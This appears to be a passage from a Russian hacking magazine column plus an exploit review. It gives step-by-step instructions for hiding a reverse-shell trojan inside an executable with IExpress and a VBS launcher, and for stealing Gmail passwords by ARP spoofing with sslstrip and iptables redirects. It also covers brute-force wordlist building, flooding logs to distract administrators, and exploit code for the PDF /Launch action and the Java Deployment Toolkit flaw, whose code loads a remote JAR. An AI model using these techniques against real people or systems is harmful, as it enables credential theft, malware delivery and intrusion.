И программа вместо {dir} будет подставлять значения из своей базы.
Признаюсь, что при всей своей крутости программа сыровата.
В последней версии (1.0rc1) — злой глюк в рекурсии, поэтому иногда можно использовать предыдущую версию (0.12). Стандартные базы слов содержат очень много мусора. И, что хуже всего, хоть программа и имеет возможность работы без GUI через консоль, но ее возможности в этом случае очень ограничены. А так — цены бы ей не было.
И еще, в связи с производительностью и объемом запросов (см. рисунок), которые DirBuster отправляет при сканировании, можно использовать его для засорения логов, таким образом отвлекая админов от реального вектора атаки.



ЗАДАЧА: ПОДКЛЮЧИТЬ ВНЕШНЮЮ АНТЕННУ К КОМПЬЮТЕРУ ИЛИ НОУТБУКУ

РЕШЕНИЕ:

Тема вардрайвинга нынче модна, и интерес к ней очень велик. Мануалы сведены «до кликов», попробовать себя хочет каждый. Но стандартных встроенных антенн в ноутбуках не хватает, особенно если хочется для начала попрактиковаться, и чтобы со всеми удобствами — из дома, а лишние денежные затраты хочется свести к минимуму. Сделать свою собственную антенну нетрудно — в Сети полно мануалов, и ты можешь найти подходящую и по силе приема, и по своим навыкам, и по размерам загогулину. Другое дело — присоединить ее к самому ноутбуку. Вообще, в ноутбуке на WiFi-карте обычно есть «выход» на внешнюю антенну, помеченный как «aux». И все, что нам требуется — припаять к нему коаксиальный провод, а другой его конец — к разъему для антенны. Сам разъем закрепляется на корпусе ноутбука.
Более подробное описание с картинками есть тут:

```
habrahabr.ru/blogs/modding/46483/
```

Если у тебя нет «сгоревшего d-link'a», как описано в статье, то все необходимое можешь найти в магазине типа «Мегачип» или «Чип и Дип». Там же могут подсказать, что тебе конкретно необходимо.
Но лично я паяльник только на картинках видел. А в WiFi, как известно, сверхвысокие частоты, потому неумеючи можно либо спаять с гигантскими потерями в силе сигнала, либо вообще испортить карточку.
Но есть другой экономный вариант — использовать мини USB WiFi-адаптер (в простонародье — «свисток»). Размером он с флешку, стоит от 500 руб.
Отличный вариант, особенно с учетом того, что его можно повестить на USB-удлинитель, не боясь потери силы сигнала. А стандарт USB поддерживает провода до

5 метров, что позволяет дотянуть «свисток», например, до окна. Есть «свистки» с выходами на внешнюю антенну. Но самое забавное — возможность совмещения баночной антенны и WiFi-«свистка», что дает +5 dBi. Просто, доступно и практично для дома. Инструкция с картинками:

```
korolshop.narod.ru/WiFi/wifi.htm
```

При выборе «свистка» загляни на форум античата. Там есть список WiFi-адаптеров и «свистков», которые лучше всего подходят для вардрайвинга.

```
forum.antichat.ru/showthread.php?t=57249
```

Дополнительный бонус: если ты извращаешься и запускаешь BackTrack на виртуалке от VMware, то со встроенными WiFi-картами у тебя ничего не получится, ибо BackTrack их не увидит (проблемы с эмуляцией WiFi). А вот «свисток» на чипсете rt2570 или rt73 и обнаруживается, и поддерживает необходимые функции.

№ 3 ЗАДАЧА: СОЗДАТЬ СВОЙ СЛОВАРЬ ДЛЯ БРУТФОРСЕРА

РЕШЕНИЕ:

Сейчас существует множество всевозможных брутфорсеров. Некоторые из них поддерживают посимвольный и словарный перебор, использование регулярных выражений, но не все. А что, если наделить брутфорсер такими возможностями? А иногда бывает необходимо создать специфический словарь, если известны какие-то символы пароля или, например, привычки человека.
Как вариант, можно заюзать такую тулзу как crunch. Что приятно — она входит в BackTrack и довольно динамично развивается. Последняя версия на момент подготовки материала рубрики — 2.4 — есть на диске.
А скачать ее можно тут:

```
sourceforge.net/projects/crunch-wordlist/
```

На входе задаешь необходимую спецификацию, в итоге получаешь словарь (файлом или через stdout), который можно запихнуть в любой брутфорсер, например, в вышеописанный DirBuster. Возможности широки, поэтому приведу только пару примеров, чтобы ты проникся этой тулзой и вспомнил о ней, когда возникнет необходимость.

```
./crunch 4 6 -f charset.lst mixalpha-space -o START -c 100000
```

где 4 и 6 — минимальная и максимальная длина слова в словаре,
-f charset.lst mixalpha-space — набор символов из charset.lst, который нужно использовать, в данном случае — алфавит в обоих регистрах и пробел.
-o START -c 500000 создаст несколько файлов, разбивая твой словарь по 100000 записей в каждом.
Если словарь создается очень долго, то ты можешь остановить, а потом возобновить процесс, используя предыдущую команду с аргументов –r.
Кстати, charset.lst можно поменять и настроить под себя, введя, к примеру, поддержку русского языка. В этом файле наборы символов перечисляются в квадратных скобках и нарекаются именем, чтобы к ним можно было потом обратиться из crunch'a. Таким образом, добавив в этот файл строку следующего вида:

```
rualpha=[абвгдеежзийклмнопрстуфхшщьъэюя]
```

мы добавим возможность создавать чисто русские словари, указывая rualpha в качестве аргумента к crunch'у.

```
./crunch 7 7 -t @DOG@%^ ABCDabcd 1369 @#$%^ -o wordlist.txt
```

```
eDOGb-eDOGk.txt  KDOGr-KDOGA.txt  rDOGJ-rDOGS.txt  XDOGZ-YDOGi.txt
EDOGD-EDOGM.txt  kDOGt-kDOGC.txt  RDOGn-RDOGw.txt  XDOGZ-ZDOGU.txt
eDOGF-eDOGO.txt  KDOGV-LDOGe.txt  rDOGp-rDOGy.txt  yDOGb-yDOGk.txt
EDOGj-EDOGs.txt  kDOGX-lDOGg.txt  rDOGp-tDOGk.txt  YDOGD-YDOGM.txt
eDOGl-eDOGu.txt  lDOGB-lDOGK.txt  RDOGR-SDOGa.txt  yDOGF-yDOGO.txt
EDOGN-EDOGW.txt  lDOGB-nDOGw.txt  rDOGT-sDOGc.txt  YDOGj-YDOGs.txt
EDOGN-GDOGI.txt  LDOGf-LDOGo.txt  RDOGx-RDOGG.txt  yDOGl-yDOGu.txt
eDOGP-eDOGY.txt  lDOGh-lDOGq.txt  rDOGz-rDOGI.txt  YDOGN-YDOGW.txt
EDOGt-EDOGC.txt  LDOGJ-LDOGS.txt  SDOGb-SDOGk.txt  yDOGP-yDOGY.txt
eDOGv-eDOGE.txt  lDOGL-lDOGU.txt  sDOGd-sDOGm.txt  YDOGt-YDOGC.txt
EDOGX-FDOGg.txt  LDOGp-LDOGy.txt  SDOGF-SDOGO.txt  yDOGv-yDOGE.txt
eDOGZ-fDOGi.txt  lDOGr-lDOGA.txt  sDOGH-sDOGQ.txt  YDOGX-ZDOGg.txt
FDOGB-FDOGK.txt  LDOGT-MDOGc.txt  SDOGl-SDOGu.txt  yDOGZ-ADOGU.txt
fDOGD-fDOGM.txt  lDOGV-mDOGe.txt  SDOGl-UDOGg.txt  yDOGZ-zDOGi.txt
FDOGh-FDOGq.txt  LDOGz-LDOGI.txt  sDOGn-sDOGw.txt  ZDOGB-ZDOGK.txt
fDOGj-fDOGs.txt  Makefile         SDOGP-SDOGY.txt  zDOGD-zDOGM.txt
FDOGL-FDOGU.txt  MDOGd-MDOGm.txt  sDOGR-tDOGa.txt  ZDOGh-ZDOGq.txt
fDOGN-fDOGW.txt  mDOGf-mDOGo.txt  SDOGv-SDOGE.txt  zDOGj-zDOGs.txt
fDOGN-hDOGI.txt  MDOGH-MDOGQ.txt  sDOGx-sDOGG.txt  ZDOGL-ZDOGU.txt
FDOGr-FDOGA.txt  mDOGJ-mDOGS.txt  SDOGZ-TDOGi.txt  zDOGN-zDOGW.txt
fDOGt-fDOGC.txt  MDOGn-MDOGw.txt  tDOGb-tDOGk.txt  ZDOGr-ZDOGA.txt
FDOGV-GDOGe.txt  mDOGp-mDOGy.txt  TDOGD-TDOGM.txt  zDOGt-zDOGC.txt
fDOGX-gDOGg.txt  MDOGR-NDOGa.txt  tDOGF-tDOGO.txt  ZDOGV-ZDOGZ.txt
gDOGB-gDOGK.txt  mDOGT-nDOGc.txt  TDOGj-TDOGs.txt  zDOGX-ADOGg.txt
root@bt:/pentest/passwords/crunch# _
```

Итог работы crunch'a. упс...

Итог примера:

```
...
cDOGd9%
cDOGd9^
dDOGA1@
dDOGA1#
...
```

Данной командой ты создашь словарь из семи символьных слов по заданному шаблону(-t), где @ заменяется алфавитным символом, % — цифрой, ^ — спецсимволом из указанных наборов символов. Итог запишется в wordlist.txt.
Следующая команда создаст словарь из всевозможных комбинаций слов после аргумента –m. Указывать длину слова надо обязательно, хотя она и не учитывается:

```
./crunch 1 1 -m Happy Birthday Masha
```

Итог примера:

```
...
MashaBirthdayHappy
MashaHappyBirthday
BirthdayMashaHappy
...
```

№ 4 ЗАДАЧА: СОЗДАТЬ PORTABLE-ВЕРСИЮ ЛЮБИМОЙ ПРОГРАММЫ.

РЕШЕНИЕ:

Очень часто появляется необходимость иметь любимое ПО под рукой, например, на флешке, чтобы установленный софт не оставил после себя следов. Но настоящие portable-версии ПО производители редко создают. Можно самому «собрать» программу после ее установки, но искать все ее части, разбросанные по системе, перенастраивать — дело неблагодарное. В этом деле нам поможет ThinApp (раньше называлась Thinstall) от VMWare. С официального сайта можно скачать триал-версию, но если т0ебе не требуется что-то исключительное, например, поддержка Win7 или 64-битных систем,

то можешь нарыть версию 3.x, которая удовлетворит большинство пожеланий.
Идея такова: ThinApp сканирует реестр и файловую систему твоей ОС до установки необходимой тебе программы и после, прослеживает изменения, внесенные ею, и создает контейнер — портативную виртуальную ОС вместе со всеми частями твоей программы, реестром. То есть, после запуска получившегося exe'шника откроется твоя программа в виртуальной среде окружения.
Для примера я создал и запустил 7, 8 версии IE в XP со стандартной IE6 (см. рисунок).
От слов — к делу. Одно замечание: желательно все это проводить на чистой системе, то есть без лишнего ПО и со стандартным реестром. Поэтому используют виртуальную ОС.

```
1. Качаем и устанавливаем ThinApp;
2. Запускаем ThinApp Setup Capture и выполняем предварительное сканирование;
3. Устанавливаем нужное ПО, если необходимо — перезагружаем комп;
4. Настраиваем наше ПО;
5. Удаляем лишние и временные файлы;
6. Запускаем пост-сканирование в ThinApp;
7. Устанавливаем точки входа в ПО, то есть основные exe-файлы программы;
8. Определяем метод изоляции ПО;
9. Указываем, где физически хранить файлы получившейся «песочницы»;
10. Вводим название проекта и другие настройки;
11. Получаем exe-контейнер нашего ПО;
12. Радуемся!
```

Вообще, возможностей у ThinApp много. Более тонкая настройка каждого проекта осуществляется посредством файла Package.ini и ##Attributes.ini в папках и перестройкой build.bat
К примеру, в Package.ini можно задать следующее:

```
[Isolation]
DirectoryIsolationMode=Full
```

Получившийся контейнер не будет иметь доступа к файловой системе реальной ОС.
Из минусов стоит отметить снижение производительности и небольшие ограничения ПО, которое можно виртуализировать.



ЗАДАЧА: СПРЯТАТЬ ТРОЯН В ЛЮБОМ EXE-ФАЙЛЕ

РЕШЕНИЕ:

В прошлом номере я рассказывал о способе создания трояна с использованием только msfpayload, и о том, как его спрятать с помощью msfencode (части Metasploit), объединив с каким-либо exe-файлом. У этого метода объединения файла есть одна проблема: получившийся exe-файл запускает не программу, с которой был объединен троян, а только его самого, так как происходит изменение точки входа в программу, да и вообще :)...
Есть один старый и легальный метод для объединения файлов. И, что приятно, встроенный в винду. Потому ты можешь использовать его и на благое дело. Имя программы, которой мы воспользуемся — IExpress. Для примера я объединил троян, созданный в прошлом номере, и стандартный калькулятор.
Но начну по порядку:

```
1. Копируем троян (reverse.exe) и калькулятор на рабочий стол;


2. Создаем файл sbd.vbs и пишем в него:
Set wshshell = WScript.CreateObject(«WScript.Shell»)
wshshell.run «calc.exe»,1, False
wshshell.run «reverse.exe»,0,False
```

Итак, мы создали скрипт на Visual Basic, который по очереди запускает оба наших exe-файла. Параметры, передаваемые wshshell.run:

```
1. Имя файла для запуска;
2. Отображать ли окно программы при запуске, где 0 — нет, 1 — да (есть и другие варианты);
3. Ждать ли закрытия программы перед выполнением следующего оператора.
```

После этого мы запускаем iexpress (Пуск → Выполнить → iexpress) и следуем указаниям мастера:

```
1. Далее — Далее;
2. Любое название;
3. Далее — Далее;
4. Добавляем файлы, которые хотим объединить в пакет (sbd.vbs, reverse.exe, calc.exe);
5. Выбираем программу для запуска при старте (пока что любую из них);
6. Далее — Далее;
7. Вводим путь для сохранения пакета и ставим обе галки (ff1.exe);
8. Галку на NoRestart;
9. Далее — Далее.
```



Объединение посредством IExpress

В результате на рабочем столе должны появиться два файла: настройки ff1.sed и ff1.exe.
Лезем в ff1.sed и меняем там значение AppLaunched на следующее, которое запустит наш vb-скрипт:

```
AppLaunched=cscript sbd.vbs
```

Запускаем iexpress и пересоздаем пакет на основе нового SED (выбирается

сразу при запуске iexpress). Ярлык для полученного файла можно поменять с помощью редактора ресурсов. На диске есть sed-файл, так что можешь поменять пути внутри на необходимые.

На детектируемость антивирусами запаковка почти не влияет, что логично, так что 18 вместо 21 из 41.




ЗАДАЧА: ВЫНУТЬ ФАЙЛЫ ИЗ PCAP-ДАМПА ТРАФИКА

РЕШЕНИЕ:

Программ, которые позволяют выцепить конкретные файлы из pcap-файлов (стандартный формат дампа сетевого трафика), достаточно много. Вот только большинство из них и работают не очень хорошо, и давно не поддерживаются, а выцепляют только картинки да html'ки. Не считая всяких платных продуктов, где все работает «на ура», есть пара достойных и при этом доступных прог.
Как ни странно, под Win с этой задачей отлично справился NetworkMiner.
Все, что нужно сделать — открыть в нем требуемый pcap-файл и наслаждаться результатом, раскиданным по разным вкладкам. Он и анализирует быстро, и сортирует все хорошо, и итоги «рабочие».
Из того, что входит в комплект Back Track 4, могу посоветовать разве что foremost да tcpxtract. Но последний надо устанавливать из репозитория, и не обновляется он уже давно.
Пример:

```
foremost -i dump.pcap
```

Где -i dump.pcap — путь до pcap-файла с дампом трафика.



Выцепляем файлы NetworkMiner'ом

Глобальные настройки производятся с помощью файла /etc/foremost.conf.



ЗАДАЧА: УКРАСТЬ ЛОГИН И ПАРОЛЬ ОТ GMAIL И АНАЛОГИЧНЫХ СЕРВИСОВ, НАХОДЯСЬ В ОДНОЙ ПОДСЕТИ С ЖЕРТВОЙ

РЕШЕНИЕ:

Для решения данной проблемы я напомню тебе способ, предложенный на Black Hat DC 2009 с использованием sslstrip.
Конечно, возможность приблизиться к жертве на расстояние «одной подсети» появляется не так часто, но, в то же время, взломав хотя бы одну машину из подсетки, мы получим доступ к данным всех остальных.
Нам понадобится:

```
1. sslstrip;
2. arpspoof.
```

Я воспользовался BackTrack'ом, где ПО уже установлено.
В примере:

```
1)192.168.0.1 — основной шлюз;
2)192.168.0.101 — жертва;
3)192.168.0.102 — хакер.
```

Итак, начнем:

```
arpspoof -i eth0 -t 192.168.0.101 192.168.0.1
```

Перед отправкой каких-либо данных во внешнюю сеть жертва делает ARP-запрос, чтобы узнать MAC-адрес шлюза. Данной командой мы массово отправляем ARP-ответы нашей жертве о том, что шлюз реально находится по нашему, хакерскому, MAC-адресу. Таким образом, жертва думает, что 192.168.0.1 расположен по MAC-адресу хакера, потому все пакеты отправляет нам, а не на шлюз. Вообще, возможность проведения спуфинга зависит от организации сети и настроек маршрутизации.
Далее нам нужно, чтобы весь трафик жертвы от нас перенаправлялся на реальный шлюз, для этого пишем:

```
echo "1" > /proc/sys/net/ipv4/ip_forward
```

Вобщем-то для того, чтобы украсть пароли из HTTP и FTP-соединений, к примеру, этого хватило бы. Запустив любой сниффер, мы просто вылавливаем необходимую нам инфу.
Но хуже дело обстоит с протоколами, которые поддерживают шифрование типа HTTPS с его SSL и TLS. Как же тут быть?
Для HTTPS-протокола мы можем сделать что-то вроде поддельного HTTP/HTTPS прокси-сервера. То есть данные от жертвы будут отправляться не сразу на шлюз, а сначала на sslstrip, точнее, устанавливать с ним незащищенное HTTP-соединение, а сам sslstrip уже будет устанавливать защищенное соединение с Gmail и редиректить данные от жертвы. Для этого нам потребуется, во-первых, сделать редирект HTTP-трафика на наш «прокси».

```
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j
REDIRECT --to-port 8080
```

Этой командой мы редиректим весь TCP-трафик, приходящий на 80 порт, на наш 8080.


Далее запускаем сервер sslstrip на (аргумент -l) 8080 порте и указываем, чтобы он вел лог всего трафика в файл sslstrip.log (аргумент -a):

```
sslstrip -a -l 8080
```

Пароли и другую интересную информацию ищем в sslstrip.log.
Сам метод имеет ряд нюансов и ограничений, связанных с кэшированием данных браузером, кукисами, прямым выходом на HTTPS-соединение и т.д. Признаюсь, что во время тестирования стабильности в результатах sslstrip я не добился, но все же смог украсть пасс и от Gmail'a, и от админки к серверу.
К тому же я проводил опыты на версии 0.2 (в поставке BT4), а последняя версия на время написания статьи — 0.7. В ней появилось много разных дополнительных вкусностей, так что прикладываю именно 0.7.

Алексей Синцов, Digital Security dookie@inbox.ru





ОБЗОР ЭКСПЛОЙТОВ

Сегодня тебя ждет очередной разбор проверенных и наиболее опасных эксплойтов прошедшего месяца. Конечно, не все сплойты будут работать легко и просто. Иногда нужно понимать, что происходит в системе, как функционируют ее компоненты, как повлиять на систему через уязвимость, чтобы заставить работать тот или иной эксплойт. В конечном счете, хакер — это не тот, кто знает, что, вставив кавычку в GET-запрос, можно получить доступ к БД (условный пример), а тот, кто понимает, что эта кавычка значит, и как этот запрос в БД осуществляется.



Меня взломали калькулятором через JAVA. Работает, зараза.



Joomla. Радость червякам.

01 ИСПОЛНЕНИЕ ПРОИЗВОЛЬНОГО КОДА ИЗ PDF

CVE

CVE-2010-1239

TARGETS


Foxit Reader до версии 3.2.1.0401

BRIEF

Господин Дидье Стивенс (Didier Stevens) опубликовал в своем блоге эксплойт, позволяющий запускать произвольные приложения в формате PDF с помощью Acrobat Reader и Foxit Reader. При этом не используются никакие бреши в обработке формата. Фактически запуск произвольных приложений из PDF — возможность, определенная в спецификации формата. Интересно, что злоумышленники не заставили себя долго ждать и начали использовать эту «фичу» в своих корыстных целях. Добавлю, что у пользователей Acrobat Reader меньше шансов быть битыми, так как при запуске приложения выскакивает окошко с предупреждением (правда, злоумышленник может влиять на текст в этом окне, что позволяет использовать при атаке социальную инженерию).

EXPLOIT

Итак, что же позволяет нам выполнять произвольные приложения? Ответ на этот вопрос можно найти в описании действия /Launch. Чтобы




Joomla. Мексиканская безопасность под угрозой.

было понятно, рассмотрим формат PDF, который является не более чем текстовым файлом с описанием объектов, по сути выросшим из языка PostScript. Так вот, каждый объект имеет свой тип; нас же интересует тип /Action, в котором есть действие Launch. Собственно, это действие и приводит к запуску приложения. Рассмотрим эксплойт.

```
8 0 obj
<<
/Type /Action
/S /Launch
/Win
<<
```

В ПРИСТУПЕ ПАРАНОЙИ ОТКЛЮЧАЕМ НЕ PDF-ПРИЛОЖЕНИЯ.

Наконец-то мой шелл.



F1 — помощь в получении шелла

```
>>
endobj
```

В первой строке мы создаем объект под номером 8 (номер порядковый), а далее открываем описание объекта и говорим, что это объект типа Action с действием Launch. Тут /F описывает имя запускаемого файла, а /P — это текст, который будет отображен в окошке с предупреждением в Acrobat Reader'е. Если мы хотим передать параметры для запускаемого исполняемого файла, то они так же должны идти за спецификатором /P, например:

```
/F (cmd.exe)
/P (/Q/C echo text>file)
```

К сожалению, параметры можно передавать только при использовании Acrobat Reader.
Полноценный PDF-файл можно найти на диске.

SOLUTION

Foxit выпустили патч, который добавляет окошко с предупреждением об открытии файла. В случае с Adobe, можно отключить выполнение не PDF-файлов в настройках в разделе Trust Manager. В общем, друзья, будьте внимательны...

02 НЕДОСТАТОЧНАЯ ПРОВЕРКА ПАРАМЕТРОВ В JAVA DEPLOYMENT TOOLKIT

X CVE

CVE-2010-1423

TARGETS


Java SE 6 начиная с update 10 до update 20

BRIEF

Еще одна логическая уязвимость. В этот раз недоглядели товарищи из Sun Oracle. В результате мы имеем уязвимость, которая позволяет с помощью специально сформированной HTML-страницы удаленно выполнять произвольные JAR-файлы и даже подключать любые библиотеки DLL. Фактически — выполнение произвольного кода. Особая опасность этой уязвимости кроется в независимости от браузера, и ее эксплуатация возможна даже в Linux (пока что только по слухам). Вот они — прелести кроссплатформенности. Уязвимость содержится в Java Deployment Toolkit, которая используется для развертывания Java-приложений через Web.

EXPLOIT

Баг-хантер, нашедший уязвимость — Тэвис Орманди (Tavis Ormandy) — опубликовал и эксплойт. Данный эксплойт открывает JAR-файл, который



ROP во всей красе.

открывает калькулятор. Сплойт заточен для использования в браузерах FireFox и Internet Explorer. Для лисы код такой:

```
/*http://lock.cmpxchg8b.com/calc.jar — злой JAR*/
var u = "http: -J-jar -J\\\\lock.cmpxchg8b.com\\calc.jar none";
/*MIME тип может быть разным, так что создадим два объ-
екта*/
var o = document.createElement("OBJECT");
var n = document.createElement("OBJECT");
o.type = "application/npruntime-scriptable-
plugin;deploymenttoolkit";
n.type = "application/java-deployment-toolkit";
document.body.appendChild(o);
document.body.appendChild(n);
/*Пробуем запустить объект сначала для старого типа,
если не вышло — то для нового*/
try {
    // Old type
    o.launch(u);
} catch (e) {
    // New type
    n.launch(u);
}
```


А для IE — такой:

```
/*http://lock.cmpxchg8b.com/calc.jar — злой JAR*/
var u = "http: -J-jar -J\\\\lock.cmpxchg8b.com\\calc.jar
none";
/*Создаем объект, используя его  классовый ID*/
var o = document.createElement("OBJECT");
o.classid = "clsid:CAFEEFAC-DEC7-0000-0000-
